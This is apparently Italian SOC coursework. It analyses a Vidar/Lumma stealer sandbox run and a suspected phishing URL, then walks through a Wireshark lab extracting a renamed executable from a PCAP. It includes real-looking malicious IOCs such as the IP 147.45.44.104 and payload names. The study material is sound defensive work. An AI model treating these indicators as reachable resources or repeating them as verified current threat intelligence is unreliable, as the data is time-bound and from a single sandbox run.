


Figura 7 - Minacce di rete: regole su download di eseguibili Windows via HTTP e traffico classificato come problematico.

CHECKPOINT DI STUDIO - CASO A

La catena da ricordare è: file iniziale -> processo figlio **RegAsm.exe** -> richiesta **HTTP** -> **download eseguibile** -> alert rete. Il **verdict** non è solo un numero: è supportato da **process tree**, rete, contenuti scaricati e regole di rilevamento.

4. Caso B - URL e processo browser

Il secondo task è differente. **ANY.RUN** mostra la barra **Nessuna minaccia rilevata** e il processo principale è **chrome.exe**. Nella macchina simulata, però, si vede una pagina di login **Facebook** aperta dopo un **URL** iniziale su **click.convertkit-mail2.com**. Questo caso è interessante per un **SOC** perché non tutto ciò che è sospetto viene classificato automaticamente come **malware**.






Figura 8 - Overview del secondo sample: nessuna minaccia rilevata, ma pagina di login Facebook raggiunta da URL [click.convertkit-mail2.com](https://click.convertkit-mail2.com/wuqovgrwaght0nddc7hmdxxou8/48vhvhr57op...).

La decisione corretta non è dichiarare automaticamente il caso come malevolo, ma nemmeno ignorarlo. Un link di tracking o redirect che conduce a un form di login può essere legittimo in alcuni scenari, ma può anche essere parte di una campagna di **phishing**, **credential harvesting** o **social engineering**. La differenza si decide con contesto: mittente, email originaria, **dominio**, certificato, redirect chain, brand impersonation e **reputazione**.

4.1 Processo Chrome e assenza di verdict malevolo

Il dettaglio del processo **chrome.exe** mostra **score 0/100** e Nessun verdetto. La riga di comando contiene l'URL iniziale **click.convertkit-mail2.com**. Questo indica che la **sandbox** osserva una normale sessione browser, non un **eseguibile** malevolo. In ottica **SOC**, l'evidenza sposta il focus dall'**endpoint malware** alla sicurezza web/email.




Figura 9 - Dettaglio chrome.exe: nessun verdetto, score 0/100 e command line con URL iniziale [click.convertkit-mail2.com](https://click.convertkit-mail2.com/wuqovgrwaght0nddc7hmdxxou8/48vhvhr57op...).

Questa schermata è utile per spiegare un possibile **falso negativo** comportamentale oppure un evento sospetto ma non confermato. La **sandbox** non vede **payload** o exploit, ma un analista deve chiedersi se l'**utente** sia stato portato su una pagina di login per rubare **credenziali** o se il flusso sia legittimo. Se il link arriva da una email, l'analisi deve proseguire su email gateway, header, mittente, **URL reputation** e log di autenticazione.

5. Caso B - Connessioni, DNS e contesto phishing

Le **connessioni** mostrano traffico **HTTPS** su porta 443 verso domini come **click.convertkit-mail2.com**, **accounts.google.com**, **www.instagram.com** e **static.cdninstagram.com**. Questi domini non bastano da soli a

provare **malware**: **Google**, **Facebook**/Instagram e **CDN** sono servizi legittimi. Il punto investigativo è la catena di navigazione: da quale link arriva l'utente, perché viene mostrato un login e se l'utente ha inserito **credenziali**.

spostamenti	Protocollo	Rapp	PID	Nome del processo	CN	IP	Porta	Dominio	ASN	Traffico
PRIMA	UDP	✓	4	Sistema	?	192.168.100.255	138	-	-	↑ 558 b ↓ -
PRIMA	TCP	✓	4436	svchost.exe	?	51.104.136.2	443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	Nessun dato
PRIMA	TCP	✓	608	RUXIMICS.exe	?	51.104.136.2	443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	Nessun dato
PRIMA	TCP	✓	2120	MoUsoCoreWorker.exe	?	51.104.136.2	443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	Nessun dato
6226 ms	UDP	✓	6584	chrome.exe	?	239.255.255.250	1900	-	-	↑ 696 b ↓ -
6227 ms	TCP	?	6840	chrome.exe	?	3.141.222.179	443	click.convertkit-mail2.com	AMAZON-02	↑ 1 Kb ↓ 6 Kb
6264 ms	TCP	?	6840	chrome.exe	?	66.102.1.84	443	accounts.google.com	GOOGLE	↑ 1 Kb ↓ 7 Kb

Figura 10 - Connessioni iniziali: click.convertkit-mail2.com e accounts.google.com su porta 443.

spostamenti	Protocollo	Rapp	PID	Nome del processo	CN	IP	Porta	Dominio	ASN	Traffico
6264 ms	TCP	?	6840	chrome.exe	?	66.102.1.84	443	accounts.google.com	GOOGLE	↑ 1 Kb ↓ 7 Kb
6282 ms	TCP	?	6840	chrome.exe	?	157.240.0.174	443	www.instagram.com	FACEBOOK	↑ 28 Kb ↓ 288 Kb
6913 ms	TCP	?	6840	chrome.exe	?	157.240.0.63	443	static.cdninstagram.com	FACEBOOK	↑ 639 b ↓ 3 Kb
6917 ms	TCP	?	6840	chrome.exe	?	157.240.0.63	443	static.cdninstagram.com	FACEBOOK	↑ 607 b ↓ 2 Kb
6919 ms	TCP	?	6840	chrome.exe	?	157.240.0.63	443	static.cdninstagram.com	FACEBOOK	↑ 607 b ↓ 3 Kb
6921 ms	TCP	?	6840	chrome.exe	?	157.240.0.63	443	static.cdninstagram.com	FACEBOOK	↑ 607 b ↓ 2 Kb
6923 ms	TCP	?	6840	chrome.exe	?	157.240.0.63	443	static.cdninstagram.com	FACEBOOK	↑ 4 Kb ↓ 2 MB

Figura 11 - Connessioni social/CDN: traffico verso domini Facebook/Instagram e static.cdninstagram.com.

In un ambiente aziendale, questa evidenza porterebbe a controllare email gateway, proxy logs, **URL** reputation, **Safe Links**, **DNS** logs e possibili segnalazioni **utente**. Se l'**URL** proviene da una email inattesa, da un **dominio** appena registrato o da un messaggio con urgenza anomala, la classificazione operativa diventa **phishing** sospetto.

5.1 Richieste DNS e contesto di navigazione

Le richieste **DNS** mostrano la risoluzione di **click.convertkit-mail2.com**, **google.com**, **accounts.google.com** e servizi Microsoft di telemetria. Il **DNS** è importante perché consente di ricostruire quali domini sono stati effettivamente risolti e in quale momento. In un **SOC**, questi dati possono essere confrontati con log proxy e segnalazioni email per capire se altri utenti hanno seguito lo stesso link.

spostamenti	Stato	Rapp	Dominio	IP
PRIMA	Ha Risposto	✓	settings-win.data.microsoft.com	51.104.136.2
PRIMA	Ha Risposto	✓	google.com	172.217.16.206
6205 ms	Ha Risposto	✓	click.convertkit-mail2.com	3.141.222.179
6207 ms	Richiesto	✓	click.convertkit-mail2.com	3.18.56.123
6207 ms	Ha Risposto	✓	accounts.google.com	18.220.225.51
				Indirizzi IP non trovati
				66.102.1.84

Figura 12 - Richieste DNS del secondo sample: risoluzione di click.convertkit-mail2.com e domini correlati.

CHECKPOINT DI STUDIO - CASO B

Un **verdict Nessuna minaccia rilevata** non significa automaticamente nessun rischio. Significa che la **sandbox** non ha osservato **malware** o comportamenti sufficienti per classificare il task come dannoso. Il **SOC** deve valutare contesto, origine del link, pagina di destinazione e rischio di **credenziali**.

6. Remediation e decisioni operative

Nel primo caso la **remediation** deve essere decisa come per un evento **malware** confermato. La scelta primaria è **quarantena** o eliminazione del file, **isolamento** dell'**host** se l'evento è avvenuto in ambiente reale, blocco degli **IOC** e ricerca retrospettiva. Gli **IOC** principali includono il nome file **66bddfcb52736_vidar.exe**, i **payload lawrng.exe** e **vakerk.exe**, l'**IP 147.45.44.104** e il comportamento di **download eseguibile** via **HTTP**.

Nel secondo caso la **remediation** è più prudente: non ci sono elementi sufficienti per eliminare **malware**, ma il link va trattato come **URL** sospetto da investigare. Le azioni corrette sono: verificare la provenienza del link, controllare se utenti hanno inserito **credenziali**, bloccare temporaneamente l'**URL** se associato a campagna sospetta, chiedere valutazione al vendor o al team **threat intelligence** e rafforzare **awareness** anti-**phishing**.

La differenza operativa è essenziale: nel Caso A la risposta è tecnica e immediata; nel Caso B la risposta è investigativa e centrata sulla protezione dell'identità. In entrambi i casi il report deve spiegare perché la decisione è proporzionata alle evidenze.

PUNTO DI CONTROLLO PRIMA DELLE TABELLE

Caso A = **true positive malware**, con **remediation** tecnica immediata. Caso B = evento sospetto/non confermato, con **remediation** investigativa e protezione **credenziali**.

7. VERSIONE 2 - Riassunto tabellare operativo

Questa seconda parte condensa il report in tabelle da ripasso. Serve per preparare laboratorio, interrogazione o colloquio **SOC**: ogni tabella collega evidenza, significato, rischio e decisione.

7.1 Mappa generale dei due task ANY.RUN

Caso	Verdict	Elemento centrale	Lettura SOC
A - 66bddfcb52736_vidar.exe	Attività dannosa, score 100/100	Eseguibile associato a Vidar/Lumma , processi figli, download di payload .	True positive malware : isolare, bloccare IOC , cercare altri host coinvolti.
B - click.convertkit-mail2.com	Nessuna minaccia rilevata, score 0/100	Browser Chrome apre pagina login Facebook da URL di tracking/redirect.	Possibile phishing o evento sospetto: verificare origine, utenti esposti e credenziali .

7.2 Evidenze principali e valore investigativo

Evidenza	Dove si vede	Perché conta	Decisione SOC
Verdict Malizioso 100/100	Dettaglio processo Vidar	Conferma alta confidenza su comportamento malevolo.	Classificare come true positive .
Process tree con RegAsm.exe	Albero processi ANY.RUN	Processo legittimo abusabile come figlio del malware .	Correlare parent-child e cercare esecuzioni simili.
Download lawrng.exe / vakerk.exe	Richieste HTTP	Payload eseguibili scaricati da IP sospetto.	Bloccare URL/IP e recuperare hash dei file.
Minacce di rete su PE/EXE/DLL	Tab Minacce di rete	Alert network conferma download eseguibile via HTTP .	Aumentare severità e contenere endpoint .
Login Facebook con nessun verdict	Overview secondo task	Non malware , ma possibile rischio credenziali .	Verificare phishing , mittente e accessi account.
DNS verso click.convertkit-mail2.com	Richieste DNS	Mostra punto iniziale della navigazione/redirect.	Cercare lo stesso dominio nei DNS/proxy log aziendali.

7.3 IOC e artefatti da estrarre

Tipo	Indicatore / artefatto	Uso operativo
File iniziale	66bddfcb52736_vidar.exe	Ricerca su EDR , quarantena , hash reputation.
Payload scaricati	lawrng.exe, vakerk.exe	Bloccare e cercare presenza su endpoint o download log.
IP esterno	147.45.44.104	Blocco firewall/proxy e retro-hunt.
Processo figlio	RegAsm.exe	Controllare esecuzioni anomale, parent process e command line .
Dominio iniziale caso B	click.convertkit-mail2.com	Verifica campagne email, URL reputation e click tracking.
Domini correlati	accounts. google.com , facebook/instagram CDN	Contesto di navigazione; non bloccare senza validazione.

7.4 Classificazione: true positive, falso positivo, falso negativo

Scenario	Classificazione proposta	Motivazione	Azione
Vidar/Lumma	True Positive	Verdict malevolo, YARA VIDAR , payload EXE e minacce di rete.	Quarantena , blocco IOC , ricerca retrospettiva.
URL Facebook login	Sospetto non confermato / possibile falso negativo contestuale	La sandbox non rileva malware , ma il flusso può essere phishing .	Verifica email, dominio , utenti esposti e credenziali .

Scenario	Classificazione proposta	Motivazione	Azione
Domini Google/Facebook	Non automaticamente malevoli	Sono domini legittimi, ma vanno letti nel contesto della catena.	Evitare blocchi ciechi; usare allowlist controllata e reputazione .

7.5 Remediation consigliata

Caso	Remediation primaria	Remediation secondaria	Motivo
A - Malware	Quarantena /eliminazione del file e isolamento host .	Bloccare IP/URL , cercare hash , controllare credenziali e persistenza.	Presenza di payload e classificazione malevola.
A - Rete	Bloccare 147.45.44.104 e URL dei payload .	Hunt su proxy, firewall , DNS e EDR .	Riduce comunicazione C2/download e individua altri impatti.
B - URL	Non inserire credenziali ; verificare link e origine.	Aprire ticket a TI/vendor, controllare mail gateway e login anomali.	Possibile phishing senza malware confermato.
B - Utenti	Awareness e verifica MFA /account.	Reset password solo se credenziali inserite o rischio confermato.	Protegge identità senza remediation eccessiva.

7.6 Checklist finale per ripasso e laboratorio

Domanda SOC	Cosa cercare	Decisione operativa
Che cosa è successo?	Verdict , processo principale, URL iniziale, timeline .	Definire evento e severità iniziale.
Quale entità è coinvolta?	File, processo, utente , host , dominio , IP .	Identificare paziente zero e scope.
Quali artefatti provano il sospetto?	Process tree , HTTP , DNS , connessioni , YARA , network threats.	Validare o smentire l'alert.
Qual è l'impatto?	Payload scaricati, credenziali esposte, comunicazioni esterne.	Assegnare priorità e contenimento.
Quale remediation ?	Quarantena , blocco IOC , verifica credenziali , escalation vendor.	Chiudere l'incidente con azioni motivate.
Cosa migliorare?	Detection, log mancanti, awareness , blocklist , playbook.	Trasformare il caso in miglioramento SOC .

CONCLUSIONE OPERATIVA

Il metodo operativo dell'analisi segue la catena: evento -> entità -> protocollo/artefatto -> **timeline** -> impatto -> **remediation**. Nel caso **Vidar**, le evidenze portano a una risposta tecnica immediata: **quarantena**, **isolamento** e blocco **IOC**. Nel caso **Facebook/ConvertKit**, le evidenze portano a una risposta investigativa: validazione del link, protezione **credenziali** e controllo della campagna. In entrambi i casi, il valore del **SOC** non è solo vedere un alert, ma documentare con prove perché una decisione è corretta.

7.7 Mini-glossario operativo

Termine	Significato da ricordare
IOC	Indicatore di compromissione: IP , dominio , hash , URL , file path .
IOA	Indicatore di attacco: comportamento o sequenza sospetta, come discovery -> download -> esecuzione.
YARA	Regola usata per riconoscere famiglie malware o pattern nei file.
True Positive	Evento confermato come reale e malevolo.
Falso negativo	Minaccia presente ma non rilevata automaticamente da uno strumento.
Phishing triage	Valutazione di link/form sospetti con focus su credenziali , mittente, dominio e catena redirect.



Network Forensics: estrazione e verifica di un eseguibile da PCAP

Report SOC integrato: analisi del traffico HTTP, ricostruzione dello stream TCP, export dell'oggetto e verifica statica sicura del file estratto.

Indice ragionato

Sez.	Titolo	Contenuto sintetico
1	Scenario e obiettivi SOC	Contesto CyberOps Workstation, strumenti e logica difensiva dell'indagine.
2	Apertura e orientamento nel PCAP	Directory di lavoro, avvio di Wireshark e tracciabilità del dataset.
3	Download HTTP sospetto	Pacchetto 4, richiesta GET, IP 209.165.202.133:6666 e file W32.Nimda.Amm.exe.
4	Follow TCP Stream	Header HTTP, byte binari, simboli non leggibili e stringhe PE osservabili.
5	Identificazione reale del file	Perché il nome Nimda non basta e perché l'oggetto è cmd.exe rinominato.
6	Export Objects e salvataggio	Estrazione HTTP dell'oggetto, salvataggio in /home/analyst e motivo del singolo file nel PCAP.
7	Verifica, rischio e prossimi passi	Is -I, file, hashing, reputation lookup, strings e sandbox.
Parte 2	Tabelle operative	Mappe di ripasso, comandi, artefatti, rischi, checklist e conclusione.

NOTA DI METODO

Il laboratorio viene trattato come un caso di **network forensics**: dalla cattura di rete si ricostruisce un **file trasferito**, poi lo si verifica senza eseguirlo. Ogni passaggio deve produrre un'evidenza documentabile: **pacchetto**, **stream TCP**, **oggetto HTTP**, **percorso di salvataggio**, **dimensione**, **tipo file** e **decisione operativa**.

OBIETTIVI DI STUDIO

1. Capire come un file può essere ricostruito da una cattura **PCAP**.
2. Distinguere **dati binari**, **stringhe leggibili** e rumore apparente nello stream.
3. Verificare un eseguibile in modo sicuro tramite **Is -I**, **file**, **hash**, **strings** e **sandbox**, senza avviarlo sul sistema reale.

VERSIONE 1 - Riassunto discorsivo secondo template SOC

Questa versione integra il dettaglio della relazione originale con una lettura più guidata. L'obiettivo non è soltanto descrivere i comandi, ma spiegare **che cosa dimostra ogni passaggio**, quale **artefatto** produce e come un analista SOC dovrebbe trasformarlo in una decisione difensiva.

1. Scenario di laboratorio e obiettivi SOC

Il laboratorio si svolge sulla **CyberOps Workstation Virtual Machine** e utilizza due strumenti principali: **Wireshark**, per analizzare la cattura di traffico, e la **CLI Linux**, per verificare il file estratto. Il punto di partenza è un file **.pcap** che contiene il trasferimento di un eseguibile tramite **HTTP**. Il punto di arrivo è un artefatto salvato sul file system e verificato senza esecuzione.

La logica SOC è molto concreta: partire da una comunicazione di rete, capire quale file è stato trasferito, estrarlo in modo controllato e raccogliere prove minime sulla sua natura. Questo evita valutazioni basate solo sul nome del file e permette di descrivere l'evento con una catena ordinata: **PCAP -> pacchetto -> stream TCP -> oggetto HTTP -> file estratto -> verifica statica -> prossimi passi**.

2. Apertura del PCAP e orientamento nella cattura

L'analisi inizia dal terminale. Prima di aprire Wireshark, l'analista si posiziona nella directory che contiene le catture: **/home/analyst/lab.support.files/pcaps**. Questo passaggio sembra banale, ma in una procedura reale è fondamentale per mantenere **tracciabilità**: bisogna sapere quale file si sta analizzando, da dove proviene e dove verranno salvati gli output.

```
cd /home/analyst/lab.support.files/pcaps
wireshark nimda.download.pcap &
```

Il comando **wireshark nimda.download.pcap &** apre la cattura in Wireshark e lascia libero il terminale grazie al carattere **&**. Il PCAP è una cattura mirata: non contiene traffico generico di navigazione, ma una sessione costruita



per mostrare il download di un singolo oggetto. Questo riduce il rumore e rende più semplice concentrarsi su **richiesta, risposta e payload**.

3. Identificazione del download HTTP sospetto

Nel **pacchetto numero 4** viene individuata una richiesta **HTTP GET**. La richiesta è diretta verso **209.165.202.133:6666** e punta al file **W32.Nimda.Amm.exe**. Questa informazione è già sufficiente per formulare un'ipotesi investigativa: è stato scaricato un eseguibile Windows attraverso un protocollo non cifrato e una porta non standard.

Il nome **W32.Nimda.Amm.exe** richiama il worm Nimda, ma il SOC non deve mai classificare un file solo dal nome. Un filename può essere fuorviante, manipolato o usato a scopo didattico. La domanda corretta è: **che cosa è stato realmente trasferito?** Per rispondere bisogna osservare lo stream e poi verificare il file estratto.

PUNTO DI CONTROLLO PRIMA DELLO STREAM

Prima di aprire **Follow TCP Stream**, l'analista possiede già tre evidenze: **protocollo HTTP, richiesta GET e nome file W32.Nimda.Amm.exe**. Il passaggio successivo serve a confermare il contenuto effettivo del flusso e a distinguere dati binari da semplice testo.

4. Follow TCP Stream: binario grezzo e stringhe leggibili

Per osservare l'intera transazione tra client e server, si usa la funzione **Follow TCP Stream**. Questa vista ricompone la conversazione TCP in ordine logico e permette di vedere sia le **intestazioni HTTP** sia il contenuto del file trasferito. È un passaggio centrale perché consente di collegare il pacchetto osservato al payload reale.




Figura 1 - Follow TCP Stream: intestazioni HTTP di richiesta/risposta e inizio del contenuto binario del file trasferito.

I simboli apparentemente casuali mostrati nella finestra non sono rumore di connessione. Sono **dati binari grezzi**, cioè byte del codice macchina compilato. Wireshark tenta di rappresentare quei byte come testo, ma molti valori non corrispondono a caratteri ASCII leggibili: per questo compaiono simboli, caratteri speciali e sequenze apparentemente senza senso.

Allo stesso tempo, nello stream compaiono alcune parole leggibili. Questo accade perché gli eseguibili Windows contengono spesso **stringhe in chiaro**: messaggi, nomi di librerie, path, sezioni o riferimenti interni. La frase **This program cannot be run in DOS mode** è tipica degli eseguibili **PE** e indica compatibilità con il formato Windows. Stringhe come **KERNEL32.dll**, **NTDLL.dll** e **msvcrt.dll** indicano librerie di sistema che il programma può importare per funzionare.

In ottica SOC, questa osservazione insegna due cose: il payload binario può sembrare illeggibile ma è comunque un artefatto valido; le stringhe leggibili sono indizi iniziali utili per una futura analisi statica, ma non bastano da sole a classificare il file come malevolo o benigno.

5. Identificazione reale dell'eseguibile rinominato

La relazione originale chiarisce un dettaglio didattico importante: nonostante il nome **W32.Nimda.Amm.exe**, il file non è il vero worm Nimda. Per motivi di sicurezza, nell'ambiente Cisco CyberOps il file potenzialmente pericoloso viene sostituito con una utility di sistema standard rinominata. L'oggetto reale è **cmd.exe**, cioè il prompt dei comandi di Windows.

Questo passaggio va spiegato con attenzione perché è una regola base dell'analisi forense: **il nome del file è un indicatore debole**. Un attaccante può rinominare un malware con un nome innocuo, oppure un laboratorio può rinominare un file innocuo con un nome sospetto. Per questo la valutazione deve basarsi su **tipo file, hash, metadati, stringhe, origine del trasferimento** e, se necessario, **comportamento in sandbox**.

6. Estrazione dell'oggetto dal PCAP con Export Objects

Dopo aver confermato che il flusso contiene un oggetto scaricato via web, si passa all'estrazione controllata. Wireshark mette a disposizione la funzione **File > Export Objects > HTTP**, che elenca gli oggetti trasferiti tramite HTTP e consente di salvarli sul file system locale.

